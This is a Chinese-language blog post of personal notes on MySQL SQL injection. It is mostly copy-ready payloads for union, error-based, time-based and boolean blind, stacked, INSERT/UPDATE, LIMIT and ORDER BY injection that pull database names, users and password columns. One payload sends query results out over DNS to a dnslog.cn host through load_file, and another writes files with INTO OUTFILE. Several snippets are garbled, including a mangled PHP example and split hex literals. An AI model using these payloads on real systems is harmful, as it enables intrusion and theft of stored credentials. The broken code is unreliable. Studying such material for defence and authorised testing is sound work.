mysql注入笔记
mysql注入中的笔记
基于MySQL的SQL注入 参考链接 https://www.yuque.com/pmiaowu/web_security_1/mbwgtd
https://mp.weixin.qq.com/s/TUYNGbmG5O16nmH_OQYpAA
SQL基础语句 创建表 CREATE TABLE 表名(字段名 数据类型 字段属性,字段名 数据类型,字段属性); 字段属性可以不加
1 CREATE TABLE basic(id int NOT NULL,name VARCHAR(255) NOT NULL);
删除表 DROP TABLE 表名;
查询语句 SELECT * FROM 表名 WHERE id=1; (where加限定,查询表中id=1的数据)
1 SELECT * FROM test WHERE id=1;
Delete 删除数据 DELETE FROM 表名 WHERE 条件(例:id=1);
1 DELETE FROM test WHERE id=1;
Insert 增加数据 INSERT INTO 表名(字段名) VALUES(数值) ;
1 INSERT INTO test (id,name) VALUES(1,'test' );
Update 更新数据 UPDATE 表名 SET 条件 WHERE 条件;
1 UPDATE test SET name='test' WHERE id=5;
判断是否有注入 ?id=1 参数后加 " ' ")) ")) 单双引号,引号括号等判断页面内容是否会消失or/and 1=1 页面正常 or/and 1=2 页面显示内容消失
or/and sleep(5) –+ / or ‘1’=’1’ 检测时间注入
and (select 1 from(select sleep(5)))
?id=-11’ union all select 1,2,3,4 – -
联合注入(union) 位置通常在 where后面, 联合语句必须要在select的最后处,所以在注入过程中需要利用注释符号注释掉后面的结构
1 select * from users where id=1 union select 1,2,3,4;
获取数据库版本信息: (有的sql注入语句会有版本限制)
1
2
select version()

获取当前用户 我这里当前用户为root@localhost
判断数据表有几列:
使用用法: order by后添加数字来推算数据表的列数order by 5 的时候页面正常 order by 6 的时候页面回显不正常便可推断数据表有5个列
1 https://www.xxxx.com?id= 8 order by 1
通常如果数字超过了列数,报错如下
1 ERROR 1054 (42S22): Unknown column '6' in 'order clause'
获取回显点: select 1,2,3,4,5 (select 1,2,3,4,5 …. ,数据表列数,就拿上面那个例子来说 就是 select 1,2,3,4,5) 一般 id后面的参数都要改成负的例:?id=-1,为了不让正常页面显示 id=-1我们就看到回显点了,如图
获取所有的数据库
1 select concat(schema_name) from information_schema.schemata;
concat() 可换成 group_concat()web情况下:http://www.xxxx.com?id=1 union select 1,2,(select concat(schema_name) from information_schema.schemata),4,5
获取所有数据表
1 select concat(table_name) from information_schema.tables where table_schema=database();
例: web情况下:http://www.xxxx.com?id=1 union select 1,2,(select concat(table_name) from information_schema.tables where table_schema=database()),4,5
获取数据表中的字段
1 select concat(column_name) from information_schema.columns where table_name='test' ;
例: web情况下:http://www.xxxx.com?id=1 union select 1,2,(select concat(column_name) from information_schema.columns where table_name=’test’),4,5
获取对应字段的数值
1 select cocnat(passwd) from security.admin;
例: web情况下:http://www.xxxx.com?id=1 union select 1,2,(select cocnat(passwd) from security.admin;),4,5
报错注入 报错注入前提是要数据库需要开启报错提示,这样可以通过构造指定的payload来将我们需要的数据进行带出
参考自:https://mp.weixin.qq.com/s/TUYNGbmG5O16nmH_OQYpAA
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
1.floor()
常用的SQL报错注入有三种:floor报错注入,extractvalue报错注入,updatexml报错注入
Floor报错注入 限制:使用了mysql_error();等输出mysql报错才可以,mysql5.x版本
记忆方法:select两个位置中一个是count(*), 另一个是floor(rand(0)*2)然后利用concat集合payload将报错带出
简单的来说就是 count(*) 和 floor(rand(0)*2)会起一个化学反应然后报错 利用concat将我们的payload链接进去就可以了
本地环境mysql8.0+ 尝试失败发生如下报错
1 ERROR 1022 (23000): Can't write; duplicate key in table ' /var/folders/lq/0l2cb6cs1s544474xf59p3t80000gn/T/
查询了一下报错的原因是因为外键名重复了的报错,刚好我们这里的floor是利用外键重复来产生报错的,所以这个报错注入在mysql 8.0+的版本中应该是么得了
mysql 5.5.6 复现成功
1 and (select 1 from(select count(*),concat((PAYLOAD语句),0x3a,floor(rand(0)\*2))x from information_schema.tables group by x)a);
我蛮早之前有写过这个的原理所以这里不多赘述了http://www.wjlshare.xyz/2019/05/13/mysql-报错注入原理分析以及运用/
and (select 1 from(select count(*),concat((database() ),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a);
获取数据库版本信息
1 and (select 1 from(select count(*),concat(version(),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a);
获取当前数据库
1 and (select 1 from(select count(*),concat(database(),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a);
获取用户
1 and (select 1 from(select count(*),concat(user(),0x3a,floor(rand(0)*2))x from information_schema.tables group by x)a);
获取数据表
1 and (select 1 from (select count(*),concat((select (table_name ) from information_schema.tables where table_schema=database () limit 0 ,1 ),0x3a ,floor(rand(0 )*2 ))x from information_schema.tables group by x)a);
获取表中的列
1 and (select 1 from (select count(*),concat((select (column_name ) from information_schema.columns where table_name ='数据表名' limit 0 ,1 ),0x3a ,floor(rand(0 )*2 ))x from information_schema.tables group by x)a);
获取字段数值
1 and (select 1 from (select count(*),concat((select (字段名) from 数据库.表名 limit 0 ,1 ),0x3a ,floor(rand(0 )*2 ))x from information_schema.tables group by x)a);
UpdateXML报错注入 限制:开启mysql数据库报错信息显示,mysql5.1.5+,有长度限制最长32位 记忆方法: updatexml(a,b,c) 中间的位置为payload即可
1 and updatexml(1 ,concat(0 x7 e,(PAYLOAD语句)),1 );
获取数据库
1 and updatexml(1 ,concat(0 x7 e,database()),1 );
结果 ERROR 1105 (HY000): XPATH syntax error: ‘~test’
获取数据库版本信息
1 and updatexml(1 ,concat(0 x7 e,version()),1 );
获取当前用户
1 and updatexml(1 ,concat(0 x7 e,user()),1 );
获取所有数据库名称
1 and updatexml(1 ,concat(0 x7 e,(select schema_name from information_schema.schemata limit 0 ,1 )),1 );
获取数据表
1 and updatexml(1 ,concat(0x7e ,(select table_name from information_schema.tables where table_schema=database () limit 0 ,1 )),1 );
获取列
1 and updatexml(1 ,concat(0x7e ,(select column_name from information_schema.columns where table_name ='test' limit 0 ,1 )),1 );
获得对应列的数值
1 and updatexml(1 ,concat(0 x7 e,(select id from 数据库.数据表 limit 0 ,1 )),1 );
这是我最喜欢的一种报错注入方式限制:开启mysql数据库报错信息显示,mysql5.1.5+,有长度限制最长32位 记忆方法:extractvalue(a,b) 第二个位置为payload即可
1 and extractvalue(1 ,concat(0 x7 e,(PAYLOAD语句) ));
获取数据库版本号
1 and extractvalue(1 ,concat(0 x7 e,version()));
ps:这里一定要加concat或group_concat 不然的话我们输出的数据是不完整的

ERROR 1105 (HY000): XPATH syntax error: ‘.17’
加了concat之后
ERROR 1105 (HY000): XPATH syntax error: ‘~8.0.17’
获取当前用户
1 and extractvalue(1 ,concat(0 x7 e,user()));
获取所有数据库名
1 and extractvalue(1 ,concat(0 x7 e,(select schema_name from information_schema.schemata limit 0 ,1 )));
获取数据表
1 and extractvalue(1 ,concat(0x7e ,(select table_name from information_schema.tables where table_schema=database () limit 0 ,1 )));
获取数据表中的列
1 and extractvalue(1 ,concat(0x7e ,(select column_name from information_schema.columns where table_name ='数据表' limit 0 ,1 )));
获取数据表中的值
1 and extractvalue(1 ,concat(0 x7 e,(select id from 数据库.数据表 limit 0 ,1 )));
之前有说这两种方式是有最长32的长度限制的
我们可以看到我们的password由于长度太长从而没法全部显示出来
substr函数 7fef617146 9e80d32c05 59f88b3772 458888
substr(被截取字符串,起始位置,截取几位)
注意这里有两个concat第一个concat和我们的sql注入进行结合,第二个concat将0x7和substr()进行结合确保数据显示完整
1 select * from admin where id=1 and extractvalue(1 ,concat(0 x7 e,(select concat(0 x7 e,substr(password,1 ,10 ),0 x7 e) from test.admin limit 0 ,1 )));
这里之所以要用这么多concat是因为不用concat的话第一个数据会显示不出来就像下面这样
substring&&length函数 这个和第一个类型差不多
substring(被截取字符串,开始位置,截取几位),配合length()函数使用更佳
1 select * from admin where id=1 and extractvalue(1 ,concat(0x7e ,(select concat(0x7e ,length(password ),0x7e ) from test.admin limit 0 ,1 )));
substring(password,1)从第一位开始截取,最长截取30位
substring(password,31) 31位到最后
7fef617146 9e80d32c05 59f88b3772 458888
1 select * from admin where id=1 and extractvalue(1 ,concat(0x7e ,(select concat(0x7e ,substring(password ,1 ),0x7e ) from test.admin limit 0 ,1 )));
截取剩下的
1 select * from admin where id=1 and extractvalue(1 ,concat(0x7e ,(select concat(0x7e ,substring(password ,1 ),0x7e ) from test.admin limit 0 ,1 )));

left函数 left(user(),4)=’root’; 从左往右取四个

right函数 right(user(),9)=’localhost’; 从右往左取9个

mid函数 mid(字符串,开始位置,返回字符串如果没有则返回整个字符串)
时间盲注 有时有点网站会把回显和报错都进行关闭,这时候可以使用时间盲注根据回显的时间来判断数据是否正确
时间盲注的种类有三种:sleep,benchmark,笛卡尔积
时间盲注其实基本都是换汤不换药,主要的模版不变,换的就是那些造成延迟的函数,我个人觉得利用select case when这个比较好 如下
1 select * from admin where id=1 and (select 1 from (select case when (user () like '%roo%' ) then (延时函数) else 1 end )x);
利用benchmark函数 套模版:
1 select * from admin where id=1 and (select 1 from (select case when (user () like '%roo%' ) then (select benchmark(10000000 ,sha(1 ))) else 1 end )x);

原理:将一个算式重复运算多次从而造成时间延迟
例:select benchmark(10000000,sha(1));
将she(1)执行10000000从而造成时间延迟
Ps:这里的0不要太少,0数量太少的话根本不可能出现延迟
1 select * from admin where id=1 and (select 1 from (select case when (substr(user (),1 ,1 )='r' ) then (select benchmark(100000000 ,sha(1 ))) else 1 end )x);
利用sleep函数 套模版:
1 select * from admin where id=1 and (select 1 from (select case when (user () like '%roo%' ) then sleep(5 ) else 1 end )x);
利用sleep(5)来延时注入
我这里用的是select case when() then xxx else xxx end 结构来进行的延时注入
1 select * from admin where id=1 and (select 1 from (select case when (user () like '%roo%' ) then sleep(5 ) else 1 end )x);
同样的if条件也可以进行注入

1 select * from admin where id=1 and if ((substring(user (),1 ,1 ))='r' ,sleep(5 ),1 );
测试过程中推荐使用sql子查询的方式来进行注入
1 select * from admin where id=1 and (select 1 from (select if (substring(user (),1 ,1 )='r' ,sleep(5 ),1 ))x);
这样我们就可以看到延时的时间是5s了而不是15s
利用benchmark进行延时注入,经过测试在同id的情况下并不会出现延时时间翻倍情况
1 select * from admin where id=1 and if((substring (user (),1 ,1 ))='r',(select benchmark(10000000 ,sha(1 ))),1 )
利用笛卡尔积 https://xz.aliyun.com/t/2288
这种方法又叫做heavy query,可以通过选定一个大表来做笛卡儿积,但这种方式执行时间会几何倍数的提升,在站比较大的情况下会造成几何倍数的效果,实际利用起来非常不好用。
这样即可造成延时
1 SELECT count(*) FROM information_schema.columns A, information_schema.columns B;
同样的还是套模版
1 select * from admin where id=1 and (select 1 from (select case when (user () like '%roo%' ) then (SELECT count(*) FROM information_schema.columns A, information_schema.columns B) else 1 end )x);
可以看出两张表就能延迟很多秒了
if条件判断时间注入 1 2 id =1 and sleep(2 )id =1 and if((substr(select user(),1 ,1 )='r'),sleep(2 ),1 )
模版:
1 and if(substring((PAYLOAD),1 ,1 )='第一个字母',sleep(5 ),1 );
可以写脚本进行字母遍历,八过这样的话还是直接sqlmap吧哈哈
user()如果是root@localhost的话就会延时5秒
1 and if(substring (user (),1 ,1 )='r',sleep(5 ),1 )
第一个表为admin 注入语句如下
1 and if (substring((select table_name from information_schema.tables where table_schema=database () limit 0 ,1 ),1 ,1 )='a' ,sleep(5 ),1 );
以此类推
1 and if (substring((select table_name from information_schema.tables where table_schema=database () limit 0 ,1 ),2 ,1 )='d' ,sleep(5 ),1 );
case条件判断时间注入 模版 :
1 case when (条件语句) then sleep(5 ) else 1 end ;

1 select * from admin where id=1 and /or case when (select user () like '%root%' ) then sleep(5 ) else 1 end ;
拿sqli-labs第一关测试一下
1 http://192.168.1.4:8888/Less-1/?id=-1' and (select 1 from (select case when (select user () like '%root%' ) then sleep(5 ) else 1 end )x) %23
成功延迟了5秒
猜测原语句为 select * from security where id='$id';
我们插入拼接之后变成 select * from security where id=’‘ and (select 1 from(select case when(select user() like ‘%root%’) then sleep(5) else 1 end)x) %23 ‘;
单引号闭合前面的结构 %23注释后面的’确保语句结构完整
在工作的时候遇到了sql时间盲注,发现利用select case和sql子查询语句能得到比较好的效果,如下:
1 and (select 1 from (select case when (ord(substr (database (),1 ,1 ))=105 ) then sleep(5 ) else 1 end )x) or '1' ='1
布尔盲注 布尔(boolen)盲注就是通过判断返回页面的正确与否来进行拆解数据,因为不用等待延时所以相比时间盲注速度快很多
if条件判断布尔盲注 整体和前面的时间盲注比较相似

1 and if(substring((PAYLOAD),1 ,1 )='第一个字母',1 =1 ,1 =2 );
简单的例子:
1 select * from admin where id=1 and if(substring(user(),1 ,1 )='r',1 =1 ,1 =2 );
第一个表名为a的注入语句如下:
1 and if (substring((select table_name from information_schema.tables where table_schema=database () limit 0 ,1 ),1 ,1 )='a' ,1 =1 ,1 =2 );
regexp正则表达式布尔盲注 利用正则表达式来进行判断
堆叠注入 堆叠注入可通过分号来执行多个sql语句,危害非常大,不过在mysql中非常少见
php中查询需要用到 mysqli_multi_query 才可进行堆叠注入
php代码如下:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 <?php 0 );$host = '127.0.0.1' ;$username = 'root' ;$password = '密码' ;$db = '数据库' ;$port = '3306' ;$conn = mysqli_connect($host ,$username ,$password ,$db ,$port );try {$sql = 'select * from admin where id=' .$_GET ['id' ];$res = mysqli_multi_query($conn ,$sql );do {if ($result = mysqli_store_result($conn )){while ($row =mysqli_fetch_row($result ))$row );$result );while (mysqli_next_result($conn ));catch (Exception $result ){$result ));finally {$conn );
基于DNS的注入 通过把我们的结果当作我们的域名的前缀传回 ,主要是利用load_file这个函数,需要root的权限,secure_file_priv参数为空,windows操作系统https://blog.csdn.net/Auuuuuuuu/article/details/88082184
secure_file_priv 空 代表允许读写目录
注入语句:
1 select load_file(concat('\\\\' ,database (),'.xw2elk.dnslog.cn\\abc' ));
Insert注入&Update注入 Inser注入 有的时候我们遇到的注入点是insert语句,这时我们可以利用报错注入或时间盲注来爆出我们想要的数据
1 insert into admin values (1 ,(extractvalue(1 ,concat(0x7e ,version()))),1 );
可以得到我们数据库的版本
然后我本地测试的时候的注入语句
1 id=1 and (select 1 from (select case when user () like "%r%" then sleep(5 ) else 1 end )x),'1000' )
报错注入
1
2
extractvalue (1 ,(concat(0 x7 e,(payload),0 x7 e)))id =1 and extractvalue(1 ,concat(0 x7 e,version())),'1000 ') -- - // 补全前面的结构然后注释掉后面的结构
Insert插入多行 由于数据库insert执行插入多行即:
1 INSERT INTO test VALUES (1 ,'admin' ,'admin' ),(2 ,'test' ,'test' );
在SQL注入Insert中有时可利用上面的方法会有意想不到的结果,不过由于会插入数据所以使用的时候要慎重
update 注入 其实和insert注入差不多 也可以用过sleep或者报错来进行获取数据,这样也不会修改数据库里的信息
1 2 id=1 and (select 1 from (select case when (user () like "%r%") then sleep(5 ) else 1 end )x)1 and extractvalue(1 ,concat(1 ,database ()))
LIMIT处注入 写文件 可将数据表中的内容写入到文件中
1 select * from tt limit 1 into outfile 'D:\\phpStudy\\MySQL\\1.txt' ;
版本要求 mysql<5.6.6的5.x系列
模版:
1 procedure analyse (extractvalue(1,concat (0x3a,PAYLOAD) ),1);
爆数据库
1 select * from 数据表 order by id limit 0 ,1 procedure analyse (extractvalue(1,concat (0x3a,database() )),1);

符合条件的数据库可以直接在limit后面正常的使用union进行一个拼接注入
1 select * from sqltest where id=1 limit 0 ,1 union select 1 ,2
结果如下
1 select * from sqltest where id=1 limit 0 ,1 union select (select version()),(select database ());
两处都可以进行注入
可以看到注入成功
1 select * from sqltest where id=1 limit 0 ,1 union select 1 ,if (substring(user (),1 ,1 )='r' ,sleep(5 ),1 );`
具体步骤都和前面的一样就不过多阐述了
order by 处注入 参考:https://www.secpulse.com/archives/57197.html
mysql中的order by的作用是对数据表中的数据进行排序,正常使用情况下我们可以对我们某一列的数据进行排序
1
2

select * from admin order by id desc ;select * from admin order by sleep(2 );
desc表示的是降序排序,所以这里我们可以看到对我们的id进行了一个降序排序
所以这里讨论的order by注入的注入点自然就是order by 后面
1 select * from admin order by $_GET['id' ];
如何判断该注入点在order by处,一种是知道表单列名的可以利用if来进行判断
1
2
